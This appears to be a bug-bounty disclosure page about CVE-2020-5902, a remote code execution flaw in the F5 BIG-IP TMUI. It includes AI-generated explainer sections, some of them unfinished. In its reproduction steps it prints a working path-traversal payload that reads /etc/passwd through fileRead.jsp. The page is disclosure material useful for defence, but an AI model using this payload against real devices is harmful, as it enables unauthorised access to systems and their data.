CVE-2020-5902
The F5 BIG-IP configuration utility (TMUI) contained a remote code execution flaw in undisclosed pages. An attacker could exploit it to run arbitrary code on the affected system, leading to unauthorised access, data breaches and system compromise.

- Disclosed after 2 months
**CVE ID: ** CVE-2020-5902
Description: Affected Product: F5 BIG-IP Traffic Management User Interface (TMUI) Severity: Critical CVSS Score: 9.8 Description: Remote Code Execution (RCE) vulnerability in undisclosed pages of the TMUI CVE-2020-5902 is a critical vulnerability affecting the BIG-IP Traffic Management User Interface (TMUI), also known as the Configuration utility. This vulnerability allows for Remote Code Execution (RCE) in undisclosed pages of the TMUI. Affected Versions BIG-IP versions ████ BIG-IP versions █████ BIG-IP versions ███ BIG-IP versions ███ BIG-IP versions ███
Steps To Reproduce:
URL :

███ payload used :/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd Full URL: █████████?fileName=/etc/passwd
Impact
Summary:
The vulnerability can be exploited by an attacker to execute arbitrary code on the affected system, leading to unauthorized access, data breaches, and system compromise.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely a path-handling flaw in the TMUI web interface that let crafted URLs reach internal pages and read files or run code.
Impact
An attacker could execute arbitrary code on the device, leading to unauthorised access, data breaches and system compromise.
What the attacker needed
Network access to the TMUI; affected BIG-IP version
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
BIG-IP has a web-based admin page called TMUI. A flaw in it let someone run their own commands on the device, which is very serious. The report is short.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.



